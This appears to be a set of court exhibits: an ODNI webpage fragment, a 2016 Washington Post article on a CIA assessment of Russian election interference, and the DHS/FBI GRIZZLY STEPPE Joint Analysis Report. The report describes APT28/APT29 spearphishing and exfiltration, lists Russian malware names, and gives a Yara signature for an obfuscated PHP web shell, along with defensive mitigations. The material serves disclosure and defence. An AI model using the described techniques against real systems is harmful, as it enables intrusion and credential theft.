We encourage security companies and private sector owners and operators to look back within their network traffic for signs of the malicious activity described in the Joint Analysis Report. We also encourage such entities to utilize these indicators in their proactive defense efforts to block malicious cyber activity before it occurs. DHS has already added these indicators to its Automated Indicator Sharing service, which provides indicators of malicious cyber activity at machine speed. Entities that are participating in this service have already implemented these indicators for the network protection activities.

Entities that find signs of this malicious cyber activity should report it to the FBI through CyWatch or its local field offices or to DHS's National Cybersecurity and Communications Integration Center (NCCIC).

RELATED DOCUMENTS

Intelligence Reform and Terrorism Prevention Act of 2004 (/files/NCTC/documents/RelatedContent_documents/Intelligence_Reform_Act.pdf)

Executive Order 13354 National Counterterrorism Center (/files/NCTC/documents/RelatedContent_documents/eo13354.pdf)

NCTC Attorney General Guidelines (/files/NCTC/documents/RelatedContent_documents/NCTCGuidelines.pdf)

RELATED LINKS

Russell Travers, Acting Director (/index.php/nctc-who-we-are/director-nctc)

Tricia S. Wellman, Executive Director (/index.php/nctc-who-we-are/executive-director-nctc)

Mission/Vision (/index.php/nctc-who-we-are/mission-vision)

History (/index.php/nctc-who-we-are/history)

Organization (/index.php/nctc-who-we-are/organization)

Acting Director NCTC (/index.php/nctc-who-we-are/director-nctc)

Executive Director NCTC (/index.php/nctc-who-we-are/executive-director-nctc)

Office *of the* Director *of* National Intelligence (/index.php)

ODNI Centers

Cyber Threat Intelligence Integration Center (/index.php/ctiic-home)

National Counterproliferation Center (/index.php/ncpc-home)

National Counterintelligence and Security Center (/index.php/ncsc-home)

National Counterterrorism Center (/index.php/nctc-home)

ODNI Offices

Equal Employment Opportunity & Diversity (/index.php/who-we-are/organizations/eeod/eeod-who-we-are)

IC Chief Human Capital Officer (/index.php/who-we-are/organizations/enterprise-capacity/chco/chco-who-we-are)

IC Inspector General (/index.php/who-we-are/organizations/ic-ig/ic-ig-who-we-are)

Office of Civil Liberties, Privacy, and Transparency (/index.php/who-we-are/organizations/clpt/clpt-who-we-are)

More Offices (/index.php/who-we-are/organizations)

Information

Contact the ODNI (/index.php/contact-the-odni)

Visit the IC IG (/index.php/contact-the-icig)

No FEAR Act (/index.php/no-fear-act)

Privacy Policy (/index.php/privacy-policy)

Customer Service (/index.php/customer-service)

FOIA (/index.php/foia)

Useful Links

For Kids (/index.php/for-kids)

Ready.gov (http://www.ready.gov)

Open.gov (http://www.whitehouse.gov/open)

Flu.gov (https://www.cdc.gov/flu/)

Plain Language Act (/index.php/plain-language-act)

Furlough Resources (/index.php/furlough-resources)

ODNI Operating Status (/index.php/odni-operating-status)

Adobe Acrobat Reader (https://get.adobe.com/reader/)

(https://service.govdelivery.com/accounts/USODNI/subscriber/new)

(/index.php/newsroom?format=feed&type=rss) (http://www.icontherecord.tumblr.com/)

(https://www.twitter.com/odnigov) (http://www.facebook.com/dni.gov)

(http://www.flickr.com/photos/odnigov) (http://www.youtube.com/odnigov)

(http://www.scribd.com/odnigov) contact us (/index.php/more)

Exhibit 4
to Bensinger Declaration

The Washington Post

National Security

Secret CIA assessment says Russia was trying to help Trump win White House

By Adam Entous ,

Adam Entous
Reporter who wrote about national security, foreign policy and intelligence.
Bio
Ellen Nakashima and

Ellen Nakashima
National security reporter
Email Bio Follow
Greg Miller

Greg Miller
Reporter covering national security
Email Bio Follow

December 9, 2016

The CIA has concluded in a secret assessment that Russia intervened in the 2016 election to help Donald Trump win the presidency, rather than just to undermine confidence in the U.S. electoral system, according to officials briefed on the matter.

Intelligence agencies have identified individuals with connections to the Russian government who provided WikiLeaks with thousands of hacked emails from the Democratic National Committee and others, including Hillary Clinton's campaign chairman, according to U.S. officials. Those officials described the individuals as actors known to the intelligence community and part of a wider Russian operation to boost Trump and hurt Clinton's chances.

"It is the assessment of the intelligence community that Russia's goal here was to favor one candidate over the other, to help Trump get elected," said a senior U.S. official briefed on an intelligence presentation made to U.S. senators. "That's the consensus view."

The Obama administration has been debating for months how to respond to the alleged Russian intrusions, with White House officials concerned about escalating tensions with Moscow and being accused of trying to boost Clinton's campaign.

In September, during a secret briefing for congressional leaders, Senate Majority Leader Mitch McConnell (R-Ky.) voiced doubts about the veracity of the intelligence, according to officials present.

The Trump transition team dismissed the findings in a short statement issued Friday evening. "These are the same people that said Saddam Hussein had weapons of mass destruction. The election ended a long time ago in one of the biggest Electoral College victories in history. It's now time to move on and 'Make America Great Again,' " the statement read.

Trump has consistently dismissed the intelligence community's findings about Russian hacking.

"I don't believe they interfered" in the election, he told Time magazine this week. The hacking, he said, "could be Russia. And it could be China. And it could be some guy in his home in New Jersey."

The CIA shared its latest assessment with key senators in a closed-door briefing on Capitol Hill last week, in which agency officials cited a growing body of intelligence from multiple sources. Agency briefers told the senators it was now "quite clear" that electing Trump was Russia's goal, according to the officials, who spoke on the condition of anonymity to discuss intelligence matters.

The CIA presentation to senators about Russia's intentions fell short of a formal U.S. assessment produced by all 17 intelligence agencies. A senior U.S. official said there were minor disagreements among intelligence officials about the agency's assessment, in part because some questions remain unanswered.

For example, intelligence agencies do not have specific intelligence showing officials in the Kremlin "directing" the identified individuals to pass the Democratic emails to WikiLeaks, a second senior U.S. official said. Those actors, according to the official, were "one step" removed from the Russian

government, rather than government employees. Moscow has in the past used middlemen to participate in sensitive intelligence operations so it has plausible deniability.

Julian Assange, the founder of WikiLeaks, has said in a television interview that the "Russian government is not the source."

The White House and CIA officials declined to comment.

On Friday, the White House said President Obama had ordered a "full review" of Russian hacking during the election campaign, as pressure from Congress has grown for greater public understanding of exactly what Moscow did to influence the electoral process.

"We may have crossed into a new threshold, and it is incumbent upon us to take stock of that, to review, to conduct some after-action, to understand what has happened and to impart some lessons learned," Obama's counterterrorism and homeland security adviser, Lisa Monaco, told reporters at a breakfast hosted by the Christian Science Monitor.

Obama wants the report before he leaves office Jan. 20, Monaco said. The review will be led by James Clapper, the outgoing director of national intelligence, officials said.

During her remarks, Monaco didn't address the latest CIA assessment, which hasn't been previously disclosed.

Seven Democratic senators last week asked Obama to declassify details about the intrusions and why officials believe that the Kremlin was behind the operation. Officials said Friday that the senators specifically were asking the White House to release portions of the CIA's presentation.

This week, top Democratic lawmakers in the House also sent a letter to Obama, asking for briefings on Russian interference in the election.

U.S. intelligence agencies have been cautious for months in characterizing Russia's motivations, reflecting the United States' long-standing struggle to collect reliable intelligence on President Vladimir Putin and those closest to him.

In previous assessments, the CIA and other intelligence agencies told the White House and congressional leaders that they believed Moscow's aim was to undermine confidence in the U.S. electoral system. The assessments stopped short of saying the goal was to help elect Trump.

On Oct. 7, the intelligence community officially accused Moscow of seeking to interfere in the election through the hacking of "political organizations." Though the statement never specified which party, it was clear that officials were referring to cyber-intrusions into the computers of the DNC and other Democratic groups and individuals.

Some key Republican lawmakers have continued to question the quality of evidence supporting Russian involvement.

"I'll be the first one to come out and point at Russia if there's clear evidence, but there is no clear evidence — even now," said Rep. Devin Nunes (R-Calif.), the chairman of the House Intelligence Committee and a member of the Trump transition team. "There's a lot of innuendo, lots of circumstantial evidence, that's it."

Though Russia has long conducted cyberspying on U.S. agencies, companies and organizations, this presidential campaign marks the first time Moscow has attempted through cyber-means to interfere in, if not actively influence, the outcome of an election, the officials said.

The reluctance of the Obama White House to respond to the alleged Russian intrusions before Election Day upset Democrats on the Hill as well as members of the Clinton campaign.

Within the administration, top officials from different agencies sparred over whether and how to respond. White House officials were concerned that covert retaliatory measures might risk an escalation in which Russia, with sophisticated cyber-capabilities, might have less to lose than the United States, with its vast and vulnerable digital infrastructure.

The White House's reluctance to take that risk left Washington weighing more-limited measures, including the "naming and shaming" approach of publicly blaming Moscow.

By mid-September, White House officials had decided it was time to take that step, but they worried that doing so unilaterally and without bipartisan congressional backing just weeks before the election would make Obama vulnerable to charges that he was using intelligence for political purposes.

Instead, officials devised a plan to seek bipartisan support from top lawmakers and set up a secret meeting with the Gang of 12 — a group that includes House and Senate leaders, as well as the chairmen and ranking members of both chambers' committees on intelligence and homeland security.

Obama dispatched Monaco, FBI Director James B. Comey and Homeland Security Secretary Jeh Johnson to make the pitch for a "show of solidarity and bipartisan unity" against Russian interference in the election, according to a senior administration official.

Specifically, the White House wanted congressional leaders to sign off on a bipartisan statement urging state and local officials to take federal help in protecting their voting-registration and balloting machines from Russian cyber-intrusions.

Though U.S. intelligence agencies were skeptical that hackers would be able to manipulate the election results in a systematic way, the White House feared that Russia would attempt to do so, sowing doubt

about the fundamental mechanisms of democracy and potentially forcing a more dangerous confrontation between Washington and Moscow.

In a secure room in the Capitol used for briefings involving classified information, administration officials broadly laid out the evidence U.S. spy agencies had collected, showing Russia's role in cyber-intrusions in at least two states and in hacking the emails of the Democratic organizations and individuals.

And they made a case for a united, bipartisan front in response to what one official described as "the threat posed by unprecedented meddling by a foreign power in our election process."

The Democratic leaders in the room unanimously agreed on the need to take the threat seriously. Republicans, however, were divided, with at least two GOP lawmakers reluctant to accede to the White House requests.

According to several officials, McConnell raised doubts about the underlying intelligence and made clear to the administration that he would consider any effort by the White House to challenge the Russians publicly an act of partisan politics.

Some of the Republicans in the briefing also seemed opposed to the idea of going public with such explosive allegations in the final stages of an election, a move that they argued would only rattle public confidence and play into Moscow's hands.

McConnell's office did not respond to a request for comment. After the election, Trump chose McConnell's wife, Elaine Chao, as his nominee for transportation secretary.

Some Clinton supporters saw the White House's reluctance to act without bipartisan support as further evidence of an excessive caution in facing adversaries.

"The lack of an administration response on the Russian hacking cannot be attributed to Congress," said Rep. Adam B. Schiff (Calif.), the ranking Democrat on the House Intelligence Committee, who was at the September meeting. "The administration has all the tools it needs to respond. They have the ability to impose sanctions. They have the ability to take clandestine means. The administration has decided not to utilize them in a way that would deter the Russians, and I think that's a problem."

Philip Rucker contributed to this report.

27871 Comments

Adam Entous

Adam Entous wrote about national security, foreign policy and intelligence. He left The Washington Post in December 2017. He joined the newspaper in 2016 after more than 20 years with the Wall Street Journal and Reuters, where he covered the Pentagon, CIA, White House and Congress.

Ellen Nakashima

Ellen Nakashima is a national security reporter for The Washington Post. She covers cybersecurity, surveillance, counterterrorism and intelligence issues. She has also served as a Southeast Asia correspondent and covered the White House and Virginia state politics. She joined The Post in 1995.

Follow

Greg Miller

Greg Miller is a national security correspondent for The Washington Post. He was among the Post reporters awarded the 2014 Pulitzer Prize for coverage of U.S. surveillance programs revealed by Edward Snowden and a finalist for the 2013 Pulitzer Prize. He previously worked for the Los Angeles Times.

Follow

Share news tips with us confidentially

Do you have information the public should know? Here are some ways you can securely send information and documents to Post journalists.

Learn more

Exhibit 5
to Bensinger Declaration

NCCIC

Federal Bureau of Investigation

JOINT ANALYSIS REPORT

DISCLAIMER: *This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service referenced in this advisory or otherwise. This document is distributed as* ***TLP:WHITE:*** *Subject to standard copyright rules,* ***TLP:WHITE*** *information may be distributed without restriction. For more information on the Traffic Light Protocol, see https://www.us-cert.gov/tlp.*

Reference Number: JAR-16-20296A **December 29, 2016**

GRIZZLY STEPPE – Russian Malicious Cyber Activity

Summary

This Joint Analysis Report (JAR) is the result of analytic efforts between the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI). This document provides technical details regarding the tools and infrastructure used by the Russian civilian and military intelligence Services (RIS) to compromise and exploit networks and endpoints associated with the U.S. election, as well as a range of U.S. Government, political, and private sector entities. The U.S. Government is referring to this malicious cyber activity by RIS as GRIZZLY STEPPE.

Previous JARs have not attributed malicious cyber activity to specific countries or threat actors. However, public attribution of these activities to RIS is supported by technical indicators from the U.S. Intelligence Community, DHS, FBI, the private sector, and other entities. This determination expands upon the Joint Statement released October 7, 2016, from the Department of Homeland Security and the Director of National Intelligence on Election Security.

This activity by RIS is part of an ongoing campaign of cyber-enabled operations directed at the U.S. government and its citizens. These cyber operations have included spearphishing campaigns targeting government organizations, critical infrastructure entities, think tanks, universities, political organizations, and corporations leading to the theft of information. In foreign countries, RIS actors conducted damaging and/or disruptive cyber-attacks, including attacks on critical infrastructure networks. In some cases, RIS actors masqueraded as third parties, hiding behind false online personas designed to cause the victim to misattribute the source of the attack. This JAR provides technical indicators related to many of these operations, recommended mitigations, suggested actions to take in response to the indicators provided, and information on how to report such incidents to the U.S. Government.

Description

The U.S. Government confirms that two different RIS actors participated in the intrusion into a U.S. political party. The first actor group, known as Advanced Persistent Threat (APT) 29, entered into the party's systems in summer 2015, while the second, known as APT28, entered in spring 2016.



Figure 1: The tactics and techniques used by APT29 and APT 28 to conduct cyber intrusions against target systems

Both groups have historically targeted government organizations, think tanks, universities, and corporations around the world. APT29 has been observed crafting targeted spearphishing campaigns leveraging web links to a malicious dropper; once executed, the code delivers Remote Access Tools (RATs) and evades detection using a range of techniques. APT28 is known for leveraging domains that closely mimic those of targeted organizations and tricking potential victims into entering legitimate credentials. APT28 actors relied heavily on shortened URLs in their spearphishing email campaigns. Once APT28 and APT29 have access to victims, both groups exfiltrate and analyze information to gain intelligence value. These groups use this information to craft highly targeted spearphishing campaigns. These actors set up operational infrastructure to obfuscate their source infrastructure, host domains and malware for targeting organizations, establish command and control nodes, and harvest credentials and other valuable information from their targets.

In summer 2015, an APT29 spearphishing campaign directed emails containing a malicious link to over 1,000 recipients, including multiple U.S. Government victims. APT29 used legitimate

domains, to include domains associated with U.S. organizations and educational institutions, to host malware and send spearphishing emails. In the course of that campaign, APT29 successfully compromised a U.S. political party. At least one targeted individual activated links to malware hosted on operational infrastructure of opened attachments containing malware. APT29 delivered malware to the political party's systems, established persistence, escalated privileges, enumerated active directory accounts, and exfiltrated email from several accounts through encrypted connections back through operational infrastructure.

In spring 2016, APT28 compromised the same political party, again via targeted spearphishing. This time, the spearphishing email tricked recipients into changing their passwords through a fake webmail domain hosted on APT28 operational infrastructure. Using the harvested credentials, APT28 was able to gain access and steal content, likely leading to the exfiltration of information from multiple senior party members. The U.S. Government assesses that information was leaked to the press and publicly disclosed.



Figure 2: APT28's Use of Spearphishing and Stolen Credentials

Actors likely associated with RIS are continuing to engage in spearphishing campaigns, including one launched as recently as November 2016, just days after the U.S. election.

Reported Russian Military and Civilian Intelligence Services (RIS)

Alternate Names
APT28
APT29
Agent.btz
BlackEnergy V3
BlackEnergy2 APT
CakeDuke
Carberp
CHOPSTICK
CloudDuke
CORESHELL
CosmicDuke
COZYBEAR
COZYCAR
COZYDUKE
CrouchingYeti
DIONIS
Dragonfly
Energetic Bear
EVILTOSS
Fancy Bear
GeminiDuke
GREY CLOUD
HammerDuke
HAMMERTOSS
Havex
MiniDionis
MiniDuke
OLDBAIT
OnionDuke
Operation Pawn Storm
PinchDuke
Powershell backdoor
Quedagh
Sandworm
SEADADDY
Seaduke
SEDKIT
SEDNIT
Skipper
Sofacy
SOURFACE
SYNful Knock
Tiny Baron
Tsar Team
twain_64.dll (64-bit X-Agent implant)
VmUpgradeHelper.exe (X-Tunnel implant)
Waterbug
X-Agent

Technical Details

Indicators of Compromise (IOCs)

IOCs associated with RIS cyber actors are provided within the accompanying .csv and .stix files of JAR-16-20296.

Yara Signature

```
rule PAS_TOOL_PHP_WEB_KIT
{
meta:
description = "PAS TOOL PHP WEB KIT FOUND"
strings:
$php = "<?php"
$base64decode = /\='base'\.\(\d+\*\d+\)\.'_de'\.'code'/
$strreplace = "(str_replace("
$md5 = ".substr(md5(strrev("
$gzinflate = "gzinflate"
$cookie = "_COOKIE"
$isset = "isset"
condition:
(filesize > 20KB and filesize < 22KB) and
#cookie == 2 and
#isset == 3 and
all of them
}
```

Actions to Take Using Indicators

DHS recommends that network administrators review the IP addresses, file hashes, and Yara signature provided and add the IPs to their watchlist to determine whether malicious activity has been observed within their organizations. The review of network perimeter netflow or firewall logs will assist in determining whether your network has experienced suspicious activity.

When reviewing network perimeter logs for the IP addresses, organizations may find numerous instances of these IPs attempting to connect to their systems. Upon reviewing the traffic from these IPs, some traffic may correspond to malicious activity, and some may correspond to legitimate activity. Some traffic that may appear legitimate is actually malicious, such as vulnerability scanning or browsing of legitimate public facing services (e.g., HTTP, HTTPS, FTP). Connections from these IPs may be performing vulnerability scans attempting to identify websites that are vulnerable to cross-site scripting (XSS) or Structured Query Language (SQL) injection attacks. If scanning identified vulnerable sites, attempts to exploit the vulnerabilities may be experienced.

Network administrators are encouraged to check their public-facing websites for the malicious file hashes. System owners are also advised to run the Yara signature on any system that is suspected to have been targeted by RIS actors.

Threats from IOCs

Malicious actors may use a variety of methods to interfere with information systems. Some methods of attack are listed below. Guidance provided is applicable to many other computer networks.

- ***Injection Flaws*** are broad web application attack techniques that attempt to send commands to a browser, database, or other system, allowing a regular user to control behavior. The most common example is SQL injection, which subverts the relationship between a webpage and its supporting database, typically to obtain information contained inside the database. Another form is command injection, where an untrusted user is able to send commands to operating systems supporting a web application or database. See the United States Computer Emergency Readiness Team (US-CERT) Publication on SQL Injection for more information.
- ***Cross-site scripting (XSS) vulnerabilities*** allow threat actors to insert and execute unauthorized code in web applications. Successful XSS attacks on websites can provide the attacker unauthorized access. For prevention and mitigation strategies against XSS, see US-CERT's Alert on Compromised Web Servers and Web Shells.
- ***Server vulnerabilities*** may be exploited to allow unauthorized access to sensitive information. An attack against a poorly configured server may allow an adversary access to critical information including any websites or databases hosted on the server. See US-CERT's Tip on Website Security for additional information.

Recommended Mitigations

Commit to Cybersecurity Best Practices

A commitment to good cybersecurity and best practices is critical to protecting networks and systems. Here are some questions you may want to ask your organization to help prevent and mitigate against attacks.

1. **Backups**: Do we backup all critical information? Are the backups stored offline? Have we tested our ability to revert to backups during an incident?
2. **Risk Analysis**: Have we conducted a cybersecurity risk analysis of the organization?
3. **Staff Training**: Have we trained staff on cybersecurity best practices?
4. **Vulnerability Scanning & Patching**: Have we implemented regular scans of our network and systems and appropriate patching of known system vulnerabilities?
5. **Application Whitelisting**: Do we allow only approved programs to run on our networks?
6. **Incident Response**: Do we have an incident response plan and have we practiced it?

7. **Business Continuity**: Are we able to sustain business operations without access to certain systems? For how long? Have we tested this?
8. **Penetration Testing**: Have we attempted to hack into our own systems to test the security of our systems and our ability to defend against attacks?

Top Seven Mitigation Strategies

DHS encourages network administrators to implement the recommendations below, which can prevent as many as 85 percent of targeted cyber-attacks. These strategies are common sense to many, but DHS continues to see intrusions because organizations fail to use these basic measures.

1. **Patch applications and operating systems –** Vulnerable applications and operating systems are the targets of most attacks. Ensuring these are patched with the latest updates greatly reduces the number of exploitable entry points available to an attacker. Use best practices when updating software and patches by only downloading updates from authenticated vendor sites.
2. **Application whitelisting –** Whitelisting is one of the best security strategies because it allows only specified programs to run while blocking all others, including malicious software.
3. **Restrict administrative privileges –** Threat actors are increasingly focused on gaining control of legitimate credentials, especially those associated with highly privileged accounts. Reduce privileges to only those needed for a user's duties. Separate administrators into privilege tiers with limited access to other tiers.
4. **Network Segmentation and Segregation into Security Zones** – Segment networks into logical enclaves and restrict host-to-host communications paths. This helps protect sensitive information and critical services and limits damage from network perimeter breaches.
5. **Input validation –** Input validation is a method of sanitizing untrusted user input provided by users of a web application, and may prevent many types of web application security flaws, such as SQLi, XSS, and command injection.
6. **File Reputation** – Tune Anti-Virus file reputation systems to the most aggressive setting possible; some products can limit execution to only the highest reputation files, stopping a wide range of untrustworthy code from gaining control.
7. **Understanding firewalls –** When anyone or anything can access your network at any time, your network is more susceptible to being attacked. Firewalls can be configured to block data from certain locations (IP whitelisting) or applications while allowing relevant and necessary data through.

Responding to Unauthorized Access to Networks

Implement your security incident response and business continuity plan. It may take time for your organization's IT professionals to isolate and remove threats to your systems and restore normal operations. Meanwhile, you should take steps to maintain your organization's essential functions according to your business continuity plan. Organizations should maintain and regularly test backup plans, disaster recovery plans, and business continuity procedures.

Contact DHS or law enforcement immediately. We encourage you to contact DHS NCCIC (NCCICCustomerService@hq.dhs.gov or 888-282-0870), the FBI through a local field office or the FBI's Cyber Division (CyWatch@ic.fbi.gov or 855-292-3937) to report an intrusion and to request incident response resources or technical assistance.

Detailed Mitigation Strategies

Protect Against SQL Injection and Other Attacks on Web Services

Routinely evaluate known and published vulnerabilities, perform software updates and technology refreshes periodically, and audit external-facing systems for known Web application vulnerabilities. Take steps to harden both Web applications and the servers hosting them to reduce the risk of network intrusion via this vector.[1]

- Use and configure available firewalls to block attacks.
- Take steps to further secure Windows systems such as installing and configuring Microsoft's Enhanced Mitigation Experience Toolkit (EMET) and Microsoft AppLocker.
- Monitor and remove any unauthorized code present in any www directories.
- Disable, discontinue, or disallow the use of Internet Control Message Protocol (ICMP) and Simple Network Management Protocol (SNMP) and response to these protocols as much as possible.
- Remove non-required HTTP verbs from Web servers as typical Web servers and applications only require GET, POST, and HEAD.
- Where possible, minimize server fingerprinting by configuring Web servers to avoid responding with banners identifying the server software and version number.
- Secure both the operating system and the application.
- Update and patch production servers regularly.
- Disable potentially harmful SQL-stored procedure calls.
- Sanitize and validate input to ensure that it is properly typed and does not contain escaped code.
- Consider using type-safe stored procedures and prepared statements.
- Perform regular audits of transaction logs for suspicious activity.
- Perform penetration testing against Web services.
- Ensure error messages are generic and do not expose too much information.

[1] http://msdn.microsoft.com/en-us/library/ff648653.aspx. Web site last accessed April 11, 2016.

Phishing and Spearphishing

- Implement a Sender Policy Framework (SPF) record for your organization's Domain Name System (DNS) zone file to minimize risks relating to the receipt of spoofed messages.
- Educate users to be suspicious of unsolicited phone calls, social media interactions, or email messages from individuals asking about employees or other internal information. If an unknown individual claims to be from a legitimate organization, try to verify his or her identity directly with the company.
- Do not provide personal information or information about your organization, including its structure or networks, unless you are certain of a person's authority to have the information.
- Do not reveal personal or financial information in social media or email, and do not respond to solicitations for this information. This includes following links sent in email.
- Pay attention to the URL of a website. Malicious websites may look identical to a legitimate site, but the URL often includes a variation in spelling or a different domain than the valid website (e.g., .com vs. .net).
- If you are unsure whether an email request is legitimate, try to verify it by contacting the company directly. Do not use contact information provided on a website connected to the request; instead, check previous statements for contact information. Information about known phishing attacks is also available online from groups such as the Anti-Phishing Working Group (http://www.antiphishing.org).
- Take advantage of anti-phishing features offered by your email client and web browser.
- Patch all systems for critical vulnerabilities, prioritizing timely patching of software that processes Internet data, such as web browsers, browser plugins, and document readers.

Permissions, Privileges, and Access Controls

- Reduce privileges to only those needed for a user's duties.
- Restrict users' ability (permissions) to install and run unwanted software applications, and apply the principle of "Least Privilege" to all systems and services. Restricting these privileges may prevent malware from running or limit its capability to spread through the network.
- Carefully consider the risks before granting administrative rights to users on their own machines.
- Scrub and verify all administrator accounts regularly.
- Configure Group Policy to restrict all users to only one login session, where possible.
- Enforce secure network authentication where possible.
- Instruct administrators to use non-privileged accounts for standard functions such as Web browsing or checking Web mail.

- Segment networks into logical enclaves and restrict host-to-host communication paths. Containment provided by enclaving also makes incident cleanup significantly less costly.
- Configure firewalls to disallow RDP traffic coming from outside of the network boundary, except for in specific configurations such as when tunneled through a secondary VPN with lower privileges.
- Audit existing firewall rules and close all ports that are not explicitly needed for business. Specifically, carefully consider which ports should be connecting outbound versus inbound.
- Enforce a strict lockout policy for network users and closely monitor logs for failed login activity. This can be indicative of failed intrusion activity.
- If remote access between zones is an unavoidable business need, log and monitor these connections closely.
- In environments with a high risk of interception or intrusion, organizations should consider supplementing password authentication with other forms of authentication such as challenge/response or multifactor authentication using biometric or physical tokens.

Credentials

- Enforce a tiered administrative model with dedicated administrator workstations and separate administrative accounts that are used exclusively for each tier to prevent tools, such as Mimikatz, for credential theft from harvesting domain-level credentials.
- Implement multi-factor authentication (e.g., smart cards) or at minimum ensure users choose complex passwords that change regularly.
- Be aware that some services (e.g., FTP, telnet, and .rlogin) transmit user credentials in clear text. Minimize the use of these services where possible or consider more secure alternatives.
- Properly secure password files by making hashed passwords more difficult to acquire. Password hashes can be cracked within seconds using freely available tools. Consider restricting access to sensitive password hashes by using a shadow password file or equivalent on UNIX systems.
- Replace or modify services so that all user credentials are passed through an encrypted channel.
- Avoid password policies that reduce the overall strength of credentials. Policies to avoid include lack of password expiration date, lack of lockout policy, low or disabled password complexity requirements, and password history set to zero.
- Ensure that users are not re-using passwords between zones by setting policies and conducting regular audits.
- Use unique passwords for local accounts for each device.

Logging Practices

- Ensure event logging (applications, events, login activities, security attributes, etc.) is turned on or monitored for identification of security issues.
- Configure network logs to provide enough information to assist in quickly developing an accurate determination of a security incident.
- Upgrade PowerShell to new versions with enhanced logging features and monitor the logs to detect usage of PowerShell commands, which are often malware-related.
- Secure logs, potentially in a centralized location, and protect them from modification.
- Prepare an incident response plan that can be rapidly implemented in case of a cyber intrusion.

How to Enhance Your Organization's Cybersecurity Posture

DHS offers a variety of resources for organizations to help recognize and address their cybersecurity risks. Resources include discussion points, steps to start evaluating a cybersecurity program, and a list of hands-on resources available to organizations. For a list of services, visit https://www.us-cert.gov/ccubedvp. Other resources include:

- **The Cyber Security Advisors (CSA)** program bolsters cybersecurity preparedness, risk mitigation, and incident response capabilities of critical infrastructure entities and more closely aligns them with the Federal Government. CSAs are DHS personnel assigned to districts throughout the country and territories, with at least one advisor in each of the 10 CSA regions, which mirror the Federal Emergency Management Agency regions. For more information, email cyberadvisor@hq.dhs.gov.
